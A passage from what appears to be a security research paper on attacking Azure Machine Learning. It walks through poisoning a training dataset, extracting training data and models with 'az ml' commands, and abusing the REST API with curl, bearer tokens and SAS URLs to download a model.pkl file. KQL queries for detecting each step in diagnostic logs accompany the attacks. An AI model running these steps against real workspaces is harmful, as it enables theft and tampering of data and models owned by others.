-POISONED.csv</td><td style="text-align: right; padding: 2px;">✓ 18.5 KB/18.5 KB</td></tr></table>	diabetes_dataset -POISONED.csv	✓ 18.5 KB/18.5 KB
diabetes_dataset -POISONED.csv	✓ 18.5 KB/18.5 KB		

*Uploading poisoned data*

You can now see that we have poisoned this data asset with our data by observing there is a new version and updated modified timestamp.

**diabetes-dataset** Version: 2 (latest) ☆

Details Consume Explore Models Jobs

New version Refresh Generate profile Archive

<b>Attributes</b>	<b>Tags</b>
Type <a href="#">(1)</a> Table (mltable)  Dataset type (from Azure ML v1 APIs) Tabular  Created by Brett Hawkins	No data
<b>Profile</b> <a href="#">View profile</a> Job: --	<b>Description</b> <a href="#">Click edit icon to add a description</a>
<b>Files in dataset</b> 1  Total size of files in dataset <a href="#">(1)</a> 18.5 KiB	<b>Data sources</b>
Current version 2	<b>Datastore</b> <a href="#">workspaceblobstore</a>
Latest version 2	<b>Relative path</b> UI/2024-04-19_130135_UTC/diabetes_dataset -POISONED.csv
Created time Apr 18, 2024 11:56 AM	<b>Actions</b> <a href="#">View in datastores browse</a> <a href="#">View in Azure Portal</a>
<b>Modified time</b> Apr 19, 2024 9:02 AM	<b>Datastore URI</b> azureml://subscriptions/47c5aaab-dbda-44ca-802e-00801de4d
	<b>Storage URI</b> <a href="https://testworkspace5178193999.blob.core.windows.net/azure">https://testworkspace5178193999.blob.core.windows.net/azure</a>

*Showing confirmation of data being updated*

This activity is logged within the `AmlDataSetEvent` schema within the Azure ML diagnostic logs. The below query can be used to identify this activity.


```
1 AmlDataSetEvent
2 | where OperationName endswith "WORKSPACES/DATASETS/REGISTERED/WRITE"
3 | project TimeGenerated, ResultType, Identity, OperationName, AmlDatasetId
```

TimeGenerated [UTC]	ResultType	Identity	OperationName	AmlDatasetId
4/19/2024, 1:02:48.200 PM	Succeeded	{"UserName": "Brett Hawkins", ...}	MICROSOFT.MACHINELEARNI...	
TimeGenerated [UTC]	2024-04-19T13:02:48.200142Z			
ResultType	Succeeded			
Identity		{"UserName": "Brett Hawkins", "UserObjectId": "d852e46b-de3a-4a39-8ec9-83d22327b00e"}		
OperationName			MICROSOFT.MACHINELEARNINGSERVICES/WORKSPACES/DATASETS/REGISTERED/WRITE	

*Results of query on AmlDataSetEvent schema*

## Data Extraction

A summary diagram is shown below on the process to conduct a data extraction attack within Azure ML.



*Azure ML data extraction summary diagram*

To extract the training data that was used to train a model, we will be relying on the `az ml` command line utility<sup>36</sup> to perform this functionality. We will begin by listing the available workspaces to us, along with their associated resource groups.

```
az ml workspace list --subscription [ID]
```

```
[{"resourceGroup": "testazureml", "subscriptionId": "47c5aaab-dbda-44ca-802e-00801de4db23", "workspaceName": "Test-Workspace"}]
```

*Listing available workspaces*

After gathering the available workspaces and associated resource groups, we will list the datastores available.

```
az ml datastore list --subscription-id [ID] -w [WORKSPACE_NAME] --resource-group [GROUP]
```

<sup>36</sup><https://learn.microsoft.com/en-us/cli/azure/ml?view=azure-cli-latest>

```
[{"[{"account_name": "testworkspace5178193999", "container_name": "code-391ff5ac-6576-460f-ba4d-7e03433c68b6", "datastore_type": "AzureFile", "endpoint": "core.windows.net", "name": "workspaceworkingdirectory", "protocol": "https"}, {"account_name": "testworkspace5178193999", "container_name": "azureml", "datastore_type": "AzureBlob", "endpoint": "core.windows.net", "name": "workspaceartifactstore", "protocol": "https", "service_data_access_auth_identity": "None"}, {"account_name": "testworkspace5178193999", "container_name": "azureml-blobstore-ed3e742f-4765-46ae-9725-4f85c6358af8", "datastore_type": "AzureBlob", "endpoint": "core.windows.net", "name": "workspaceblobstore", "protocol": "https", "resource_group": "testazureml", "service_data_access_auth_identity": "WorkspaceSystemAssignedIdentity", "subscription_id": "47c5aaab-dbda-44ca-802e-00801de4db23"}, {"account_name": "azureml-filestore-ed3e742f-4765-46ae-9725-4f85c6358af8", "container_name": "filestore", "datastore_type": "AzureFile", "protocol": "https"}]}
```

#### *Listing available datastores*

In this case, we will be downloading the `workspaceblobstore` datastore to search for training data. However, the other datastores could also be explored for training data as well. We will use the below command to download that datastore. Note that the `az ml datastore download` command is only available in the Windows version of the Azure CLI ML extension.

```
az ml datastore download --subscription-id [ID] -w [WORKSPACE_NAME] --resource-group [GROUP_NAME] -n [FILE_STORE_NAME] --target-path [OUTPUT_FILE_PATH]
```

As you can see, multiple training datasets that were being used have been downloaded to our machine, showing a successful data extraction attack.

```
Downloading UI/2024-04-18_155457_UTC/taxifare_dataset.csv
Downloaded UI/2024-04-18_155457_UTC/taxifare_dataset.csv, 1 files
Downloading azureml/AutoML_91114fd1-6657-4bf0-b51d-6f868e2c2033_20
Downloaded azureml/AutoML_91114fd1-6657-4bf0-b51d-6f868e2c2033_20-
Downloading azureml/AutoML_91114fd1-6657-4bf0-b51d-6f868e2c2033_20-
Downloaded azureml/AutoML_91114fd1-6657-4bf0-b51d-6f868e2c2033_20-
Downloading UI/2024-04-18_155602_UTC/diabetes_dataset.csv
Downloaded UI/2024-04-18_155602_UTC/diabetes_dataset.csv, 4 files
Downloading azureml/AutoML_91114fd1-6657-4bf0-b51d-6f868e2c2033_20
Downloaded azureml/AutoML_91114fd1-6657-4bf0-b51d-6f868e2c2033_20-
```

*Download log for downloading training data*

```
PS C:\Users\hawk> dir C:\Temp\UI\2024-04-18_155457_UTC\

Directory: C:\Temp\UI\2024-04-18_155457_UTC

Mode                LastWriteTime         Length Name
----                -----          ----  --
-a---        4/19/2024   8:31 AM      3109602 taxifare_dataset.csv

PS C:\Users\hawk> dir C:\Temp\UI\2024-04-18_155602_UTC\

Directory: C:\Temp\UI\2024-04-18_155602_UTC

Mode                LastWriteTime         Length Name
----                -----          ----  --
-a---        4/19/2024   8:31 AM      18937 diabetes_dataset.csv
```

*Showing downloaded training data*

This activity is logged within the AmlDataSetEvent schema and the AmlDataStoreEvent schema within the Azure ML diagnostic logs. The below queries can be used to identify this activity.

```
AmlDataSetEvent
| where OperationName endswith "WORKSPACES/DATASETS/REGISTERED/READ"
| project TimeGenerated, ResultType, Identity, OperationName, AmlDatasetId
```

<pre> 1 AmlDataSetEvent 2   where OperationName endswith "WORKSPACES/DATASETS/REGISTERED/READ" 3   project TimeGenerated,ResultType,Identity,OperationName,AmlDatasetId </pre>																																			
<p>Results    Chart    Add bookmark</p> <table border="1"> <thead> <tr> <th>TimeGenerated [UTC]</th> <th>ResultType</th> <th>Identity</th> <th>OperationName</th> <th>AmlDatasetId</th> </tr> </thead> <tbody> <tr> <td>4/19/2024, 12:26:01.399 PM</td> <td>Succeeded</td> <td>{"UserName": "Brett Hawkins", ...}</td> <td>MICROSOFT.MACHINELEARNI...</td> <td></td> </tr> <tr> <td>TimeGenerated [UTC]</td> <td>2024-04-19T12:26:01.3990457Z</td> <td></td> <td></td> <td></td> </tr> <tr> <td>ResultType</td> <td>Succeeded</td> <td></td> <td></td> <td></td> </tr> <tr> <td>&gt; Identity</td> <td></td> <td>{"UserName": "Brett Hawkins", "UserObjectId": "d852e46b-de3a-4a39-8ec9-83d22327b00e"}</td> <td></td> <td></td> </tr> <tr> <td>OperationName</td> <td></td> <td></td> <td>MICROSOFT.MACHINELEARNINGSERVICES/WORKSPACES/DATASETS/REGISTERED/READ</td> <td></td> </tr> <tr> <td>  &gt; 4/19/2024, 12:26:00.811 PM</td> <td>Succeeded</td> <td>{"UserName": "Brett Hawkins", "..."}</td> <td>MICROSOFT.MACHINELEARNI...</td> <td></td> </tr> </tbody> </table>	TimeGenerated [UTC]	ResultType	Identity	OperationName	AmlDatasetId	4/19/2024, 12:26:01.399 PM	Succeeded	{"UserName": "Brett Hawkins", ...}	MICROSOFT.MACHINELEARNI...		TimeGenerated [UTC]	2024-04-19T12:26:01.3990457Z				ResultType	Succeeded				> Identity		{"UserName": "Brett Hawkins", "UserObjectId": "d852e46b-de3a-4a39-8ec9-83d22327b00e"}			OperationName			MICROSOFT.MACHINELEARNINGSERVICES/WORKSPACES/DATASETS/REGISTERED/READ		> 4/19/2024, 12:26:00.811 PM	Succeeded	{"UserName": "Brett Hawkins", "..."}	MICROSOFT.MACHINELEARNI...	
TimeGenerated [UTC]	ResultType	Identity	OperationName	AmlDatasetId																															
4/19/2024, 12:26:01.399 PM	Succeeded	{"UserName": "Brett Hawkins", ...}	MICROSOFT.MACHINELEARNI...																																
TimeGenerated [UTC]	2024-04-19T12:26:01.3990457Z																																		
ResultType	Succeeded																																		
> Identity		{"UserName": "Brett Hawkins", "UserObjectId": "d852e46b-de3a-4a39-8ec9-83d22327b00e"}																																	
OperationName			MICROSOFT.MACHINELEARNINGSERVICES/WORKSPACES/DATASETS/REGISTERED/READ																																
> 4/19/2024, 12:26:00.811 PM	Succeeded	{"UserName": "Brett Hawkins", "..."}	MICROSOFT.MACHINELEARNI...																																

*Results of query on AmlDataSetEvent schema*

```

AmlDataStoreEvent
| where OperationName endswith "WORKSPACES/DATASTORES/READ"
| project
TimeGenerated,ResultType,Identity,OperationName,AmlDatastoreName


```

<pre> 1 AmlDataStoreEvent 2   where OperationName endswith "WORKSPACES/DATASTORES/READ" 3   project TimeGenerated,ResultType,Identity,OperationName,AmlDatastoreName 4 </pre>																																			
<p>Results    Chart    Add bookmark</p> <table border="1"> <thead> <tr> <th>TimeGenerated [UTC]</th> <th>ResultType</th> <th>Identity</th> <th>OperationName</th> <th>AmlDatastoreName</th> </tr> </thead> <tbody> <tr> <td>4/19/2024, 12:31:28.947 PM</td> <td>Succeeded</td> <td>{"UserName": "Brett Hawkins", ...}</td> <td>MICROSOFT.MACHINELEARNI...</td> <td>workspaceblobstore</td> </tr> <tr> <td>TimeGenerated [UTC]</td> <td>2024-04-19T12:31:28.947415Z</td> <td></td> <td></td> <td></td> </tr> <tr> <td>ResultType</td> <td>Succeeded</td> <td></td> <td></td> <td></td> </tr> <tr> <td>&gt; Identity</td> <td></td> <td>{"UserName": "Brett Hawkins", "UserObjectId": "d852e46b-de3a-4a39-8ec9-83d22327b00e"}</td> <td></td> <td></td> </tr> <tr> <td>OperationName</td> <td></td> <td></td> <td>MICROSOFT.MACHINELEARNINGSERVICES/WORKSPACES/DATASTORES/READ</td> <td></td> </tr> <tr> <td>AmlDatastoreName</td> <td></td> <td></td> <td></td> <td>workspaceblobstore</td> </tr> </tbody> </table>	TimeGenerated [UTC]	ResultType	Identity	OperationName	AmlDatastoreName	4/19/2024, 12:31:28.947 PM	Succeeded	{"UserName": "Brett Hawkins", ...}	MICROSOFT.MACHINELEARNI...	workspaceblobstore	TimeGenerated [UTC]	2024-04-19T12:31:28.947415Z				ResultType	Succeeded				> Identity		{"UserName": "Brett Hawkins", "UserObjectId": "d852e46b-de3a-4a39-8ec9-83d22327b00e"}			OperationName			MICROSOFT.MACHINELEARNINGSERVICES/WORKSPACES/DATASTORES/READ		AmlDatastoreName				workspaceblobstore
TimeGenerated [UTC]	ResultType	Identity	OperationName	AmlDatastoreName																															
4/19/2024, 12:31:28.947 PM	Succeeded	{"UserName": "Brett Hawkins", ...}	MICROSOFT.MACHINELEARNI...	workspaceblobstore																															
TimeGenerated [UTC]	2024-04-19T12:31:28.947415Z																																		
ResultType	Succeeded																																		
> Identity		{"UserName": "Brett Hawkins", "UserObjectId": "d852e46b-de3a-4a39-8ec9-83d22327b00e"}																																	
OperationName			MICROSOFT.MACHINELEARNINGSERVICES/WORKSPACES/DATASTORES/READ																																
AmlDatastoreName				workspaceblobstore																															

*Results of query on AmlDataStoreEvent schema*

## Model Extraction

A summary diagram is shown below on the process to conduct a model extraction attack within Azure ML.



*Azure ML model extraction summary diagram*

To extract a model from an Azure ML workspace, you can use the `az ml model download` command. First, you need to list the available models in a workspace.

```
az ml model list --subscription-id [ID] -w [WORKSPACE_NAME] --resource-group [GROUP_NAME]
```

```
[{"id": "taxifare-output-model:1", "name": "taxifare-output-model", "version": 1}
```

*Output listing available models*

After that, you can download a given model by its model ID. In this example the model ID is `taxifare-output-model:1`.

```
az ml model download --subscription-id [ID] -w [WORKSPACE_NAME] --resource-group [GROUP_NAME] --model-id [MODEL_ID] --target-dir [OUTPUT_DIRECTORY]
```

```
{
    "cpu": "",
    "createdTime": "2024-04-18T17:13:11.128116+00:00",
    "description": "",
    "experimentName": "taxifare-experiment",
    "framework": "Custom",
    "frameworkVersion": null,
    "gpu": "",
    "id": "taxifare-output-model:1",
    "memoryInGB": "",
    "name": "taxifare-output-model",
    "properties": "",
    "runId": "AutoML_91114fd1-6657-4bf0-b51d-6f868e2c2033_42",
    "sampleInputDatasetId": "",
    "sampleOutputDatasetId": "",
    "tags": "",
    "version": 1
}
PS C:\Users\hawk> dir C:\Temp

Directory: C:\Temp

Mode                LastWriteTime         Length Name
----                -----          ----- 
d-----        4/19/2024  8:51 AM           mlflow-model
```

*Output after downloading model*

The downloaded model artifacts contain several files, including relevant files for the extracted model, such as a Pickle<sup>37</sup> serialized model file (model.pkl) in this example. This shows successfully extracting a model from an Azure ML workspace.

---

<sup>37</sup><https://medium.com/@maziarizadi/pickle-your-model-in-python-2bbe7dba2bbb>

```
PS C:\Users\hawk> dir C:\Temp\mlflow-model\
```

Directory: C:\Temp\mlflow-model				
Mode	LastWriteTime	Length	Name	
-a----	4/19/2024 8:51 AM	5657	conda.yaml	
-a----	4/19/2024 8:51 AM	1103	MLmodel	
-a----	4/19/2024 8:51 AM	851166	model.pkl	
-a----	4/19/2024 8:51 AM	120	python_env.yaml	
-a----	4/19/2024 8:51 AM	4263	requirements.txt	

*Showing output files*

This activity is logged within the `AmlModelsEvent` schema within the Azure ML diagnostic logs. The below query can be used to identify this activity.

```
AmlModelsEvent
| where OperationName endswith "WORKSPACES/MODELS/READ"
| project TimeGenerated,ResultType,Identity,OperationName,AmlModelName
```

TimeGenerated [UTC]	ResultType	Identity	OperationName	AmlModelName
4/19/2024, 12:51:18.306 PM	Succeeded	{"UserObjectId": "d852e46b-de..."} TimeGenerated [UTC] 2024-04-19T12:51:18.3062652Z ResultType Succeeded	MICROSOFT.MACHINELEARNI... > Identity {"UserObjectId": "d852e46b-de3a-4a39-8ec9-83d22327b00e", "UserName": "brett.hawkins@..."} OperationName MICROSOFT.MACHINELEARNINGSERVICES/WORKSPACES/MODELS/READ AmlModelName taxifare-output-model	taxifare-output-model

*Results of query on AmlModelsEvent schema*

## REST API Abuse

There are several activities you can conduct to interact with datastores and models by abusing the Azure ML REST API. These activities will be shown in the following sections using example curl<sup>38</sup> commands. Text in **bold** would need to be updated based on your environment.

<sup>38</sup><https://curl.se/docs/manpage.html>

## *List Workspaces*

First, you will want to list all the available workspaces along with their associated resource groups using the Workspaces REST API<sup>39</sup>. This will be required for subsequent activities, such as interacting with datastores or models.

```
curl -H "Authorization: Bearer [TOKEN]"
"https://management.azure.com/subscriptions/[SUBSCRIPTION_ID]/providers/Microsoft.MachineLearningServices/workspaces?api-version=2023-10-01"

"value": [
  {
    "id": "/subscriptions/47c5aaab-dbda-44ca-802e-00801de4db23/resourceGroups/testazureml
ices/workspaces/Test-Workspace",
    "name": "Test-Workspace",
    "type": "Microsoft.MachineLearningServices/workspaces",
    "location": "eastus",
    "tags": {},
    "etag": null,
    "properties": {
      "friendlyName": "Test-Workspace",
    }
  }
]
```

*Listing workspaces*

## *List Datasets*

You can list the available datasets within a workspace by providing the workspace name and associated resource group previously retrieved. This can be conducted using the Datasets REST API, which is not documented. This will give you details on the datastore where each dataset belongs. To download a datastore that includes training datasets, you will need to either use the Azure CLI tool (see [Data Extraction](#)), or MLOKit<sup>40</sup>.

```
curl -H "Authorization: Bearer [TOKEN]"
"https://[REGION].experiments.azureml.net/dataset/v1.0/subscriptions/[S
UBSCRIPTION_ID]/resourceGroups/[RESOURCE_GROUP]/providers/Microsoft.
MachineLearningServices/workspaces/[WORKSPACE]/datasets?includeInvisi
ble=false&pageSize=100&includeLatestDefinition=true"
```

---

<sup>39</sup><https://learn.microsoft.com/en-us/rest/api/azureml/workspaces?view=rest-azureml-2023-10-01>

<sup>40</sup><https://github.com/xforceder/MLOKit>

```

"value": [
  {
    "datasetId": "e45b6265-8882-4eef-b43d-48bfea2cb4c4",
    "datasetState": {
      "state": "active",
      "deprecatedBy": null,
      "etag": null
    },
    "latest": {
      "datasetId": "e45b6265-8882-4eef-b43d-48bfea2cb4c4",
      "versionId": "2",
      "datasetDefinitionState": {
        "state": "active",
        "deprecatedBy": null,
        "etag": "\"00006802-0000-0100-0000-66226b780000\""
      },
      "dataflow": null,
      "dataflowType": "Json",
      "dataPath": {
        "datastoreName": "workspaceblobstore",
        "relativePath": "UI/2024-04-19_130135 UTC/diabetes_dataset -POISONED.csv",
        "azureFilePath": "https://testworkspace5178193999.blob.core.windows.net/az58af8/UI/2024-04-19_130135 UTC/diabetes dataset -POISONED.csv",
      }
    }
  }
]

```

#### *Listing datasets with REST API*

This reconnaissance is logged within the `AmlDataSetEvent` schema. Notice the `AmlDatasetId` column will be blank since you are listing all datasets, rather than a particular dataset.

AmlDataSetEvent				
where OperationName endswith "WORKSPACES/DATASETS/REGISTERED/READ"				
project TimeGenerated,ResultType,Identity,OperationName,AmlDatasetId				
1	TimeGenerated	UTC	↑	
2	ResultType			Identity
3	4/19/2024, 1:18:34.737 PM	Succeeded	{"UserName":"Brett Hawkins",...}	MICROSOFT.MACHINELEARNI...
4	TimeGenerated [UTC]	2024-04-19T13:18:34.737462Z		
5	ResultType	Succeeded		
6	Identity	{"UserName":"Brett Hawkins","UserObjectId":"d852e46b-de3a-4a39-8ec9-83d22327b00e"}		
	OperationName	MICROSOFT.MACHINELEARNINGSERVICES/WORKSPACES/DATASETS/REGISTERED/READ		
<hr/>				

#### *Showing logging of REST API recon of datasets*

### **List Models**

You can list the available models by using the Model Containers REST API<sup>41</sup>.

---

<sup>41</sup><https://learn.microsoft.com/en-us/rest/api/azureml/model-containers?view=rest-azureml-2023-10-01>

```
curl -H "Authorization: Bearer [TOKEN]"  
"https://[REGION].modelmanagement.azureml.net/modelmanagement/v1.0/sub  
scriptions/[SUBSCRIPTION_ID]/resourceGroups/[RESOURCE_GROUP]/provide  
rs/Microsoft.MachineLearningServices/workspaces/[WORKSPACE_NAME]/mod  
els?api-version=2023-10-01"
```

The output will contain all models. However, the most important pieces of information for subsequent activities against a model are the model name (`name` value), model ID (`id` value) and model asset ID (`url` value).

```
"value": [  
  {  
    "id": "taxifare-output-model:1",  
    "name": "taxifare-output-model",  
    "framework": "Custom",  
    "frameworkVersion": null,  
    "version": 1,  
    "alphanumericVersion": "1",  
    "tags": [],  
    "datasets": [],  
    "url": "aml://asset/84e321e67fd14523adb4d44e05637e7e",  
    "mimeType": "application/octet-stream",  
    "description": null,  
    "createdTime": "2024-04-18T17:13:11.128116Z",  
    "modifiedTime": "2024-04-18T17:13:11.128116Z",  
    "unpack": false,  
    "parentModelId": null,  
    "runId": "AutoML_91114fd1-6657-4bf0-b51d-6f868e2c2033_42"  
    "experimentName": "taxifare-experiment",  
    "experimentId": "9dc46676-caa5-4a5a-8298-1435b303399b".  
  }]
```

*Snippet of output listing models*

This reconnaissance is logged within the `AmlModelsEvent` schema. Notice that `Aml modelName` will be blank since you are listing all models, and not a specific model by model ID.

<pre> 1 AmlModelsEvent 2   where OperationName endswith "WORKSPACES/MODELS/READ" 3   project TimeGenerated,ResultType,Identity,OperationName,AmlModelName 4 5 6 </pre>	...
<a href="#">Results</a> <a href="#">Chart</a>   <a href="#">Add bookmark</a>	
<input type="checkbox"/> TimeGenerated [UTC] ↑       ResultType       Identity       OperationName       AmlModelName	
<input type="checkbox"/> 4/19/2024, 1:22:53.686 PM   Succeeded       {"UserObjectId":"d852e46b-de..."}   MICROSOFT.MACHINELEARNI...	
TimeGenerated [UTC]   2024-04-19T13:22:53.686644Z	
ResultType   Succeeded	
> Identity   {"UserObjectId":"d852e46b-de3a-4a39-8ec9-83d22327b00e","UserName":"brett.hawkins@..."}	
OperationName   MICROSOFT.MACHINELEARNINGSERVICES/WORKSPACES/MODELS/READ	

*Logging of REST API model recon*

### **Download Model – Model Extraction Attack**

First, you need to get a listing of assets for a given model using the Model Containers REST API.

```
curl -H "Authorization: Bearer [TOKEN]"
"https://[REGION].modelmanagement.azureml.net/modelmanagement/v1.0/subscriptions/[SUBSCRIPTION_ID]/resourceGroups/[RESOURCE_GROUP]/providers/Microsoft.MachineLearningServices/workspaces/[WORKSPACE_NAME]/models/[MODEL_ID]?api-version=2023-10-01"
```

You will want to note the asset ID in the `url` value, which is the numerical value after `aml://asset/`.

```
"id": "taxifare-output-model:1",
"name": "taxifare-output-model",
"framework": "Custom",
"frameworkVersion": null,
"version": 1,
"alphanumericVersion": "1",
"tags": [],
"datasets": [],
"url": "aml://asset/84e321e67fd14523adb4d44e05637e7e",
"mimeType": "application/octet-stream",
"description": null,
```

*Snippet of output getting assets*

When listing a model by model ID, this is logged in the AmlModelsEvent schema. Notice the AmlModelName column contains the model we are listing.

TimeGenerated	ResultType	Identity	OperationName	AmlModelName
4/19/2024, 1:29:29.976 PM	Succeeded	{"UserObjectId": "d852e46b-de3a-4a39-8ec9-83d22327b00e", "UserName": "brett.hawkins@redacted.com"}	MICROSOFT.MACHINELEARNINGSERVICES/WORKSPACES/MODELS/READ	taxifare-output-model
TimeGenerated [UTC]	2024-04-19T13:29:29.9766881Z			
ResultType	Succeeded			
Identity	{"UserObjectId": "d852e46b-de3a-4a39-8ec9-83d22327b00e", "UserName": "brett.hawkins@redacted.com"}			
OperationName	MICROSOFT.MACHINELEARNINGSERVICES/WORKSPACES/MODELS/READ			
AmlModelName	taxifare-output-model			

*Logging recon of model by model ID*

Next, you need to list the actual assets by passing in the asset ID.

```
curl -H "Authorization: Bearer [TOKEN]"  
"https://[REGION].modelmanagement.azureml.net/modelmanagement/v1.0/subscriptions/[SUBSCRIPTION_ID]/resourceGroups/[RESOURCE_GROUP]/providers/Microsoft.MachineLearningServices/workspaces/[WORKSPACE_NAME]/assets/[ASSET_ID]?api-version=2023-10-01"
```

You will want to note the asset prefix (prefix value) for each asset for the next request.

```
{  
  "id": "84e321e67fd14523adb4d44e05637e7e",  
  "name": "azureml_AutoML_91114fd1-6657-4bf0-b51d-6f868e2c2033_42_output_mlflow_log_model_1991020947",  
  "type": "azureml.model",  
  "description": null,  
  "artifacts": [  
    {  
      "id": null,  
      "prefix": "ExperimentRun/dcid.AutoML_91114fd1-6657-4bf0-b51d-6f868e2c2033_42/outputs/mlflow-model"  
    }  
  ]  
}
```

*Snippet of output listing asset*

Third, you need to get the SAS token<sup>42</sup> for the Azure storage containers so that you can download the assets for the model. In this request, you will pass in the artifact prefix for each artifact previously retrieved.

<sup>42</sup><https://learn.microsoft.com/en-us/azure/ai-services/document-intelligence/create-sas-tokens?view=doc-intel-4.0.0>

```
curl -H "Authorization: Bearer [TOKEN]"  
"https://[REGION].experiments.azureml.net/artifact/v2.0/subscriptions/[  
SUBSCRIPTION_ID]/resourceGroups/[RESOURCE_GROUP]/providers/Microsoft  
.MachineLearningServices/workspaces/[WORKSPACE_NAME]/artifacts/prefi  
x/contentinfo/[ARTIFACT_PREFIX]?api-version=2023-10-01"
```

In the response, you will receive the SAS token for each asset in the contentUri values.

```
[{"value": [  
    {  
        "contentUri": "https://testworkspace5178193999.blob.  
ld-6f868e2c2033_42/outputs/mlflow-model/MLmodel?sv=2019-07  
5b017e30-9f7f-4805-b5a5-1deb641feac6&sktid=017cebf3-2060-4  
5%3A49Z&sks=b&skv=2019-07-07&st=2024-04-19T13%3A26%3A12Z&s  
        "origin": "ExperimentRun",  
        "container": "dcid.AutoML_91114fd1-6657-4bf0-b51d-61  
        "path": "outputs/mlflow-model/MLmodel",  
        "tags": null  
    },  
    {  
        "contentUri": "https://testworkspace5178193999.blob.  
ld-6f868e2c2033_42/outputs/mlflow-model/conda.yaml?sv=2019  
5b017e30-9f7f-4805-b5a5-1deb641feac6&sktid=017cebf3-2060-42  
5%3A49Z&sks=b&skv=2019-07-07&st=2024-04-19T13%3A26%3A12Z&s  
        "origin": "ExperimentRun",  
        "container": "dcid.AutoML_91114fd1-6657-4bf0-b51d-61  
        "path": "outputs/mlflow-model/conda.yaml",  
        "tags": null  
    }]
```

*Snippet of output listing the SAS URLs*

Finally, you can download the files by using the SAS tokens from the contentUri value.

```
curl "[CONTENT_URI]" >[OUTPUT_FILE_NAME]
```


```
% Total    % Received % Xferd  Average Speed   Time     Time      Time Current  
          Dload  Upload Total   Spent   Left Speed  
100  831k  100  831k    0      0  943k      0 --:--:-- --:--:-- --:--:--  946k  
hawk@WIN-7713113:~$ ls -la model.pkl  
-rw-rw-r-- 1 hawk hawk 851166 Apr 19 09:37 model.pkl
```

*Downloading files*

## BIGML

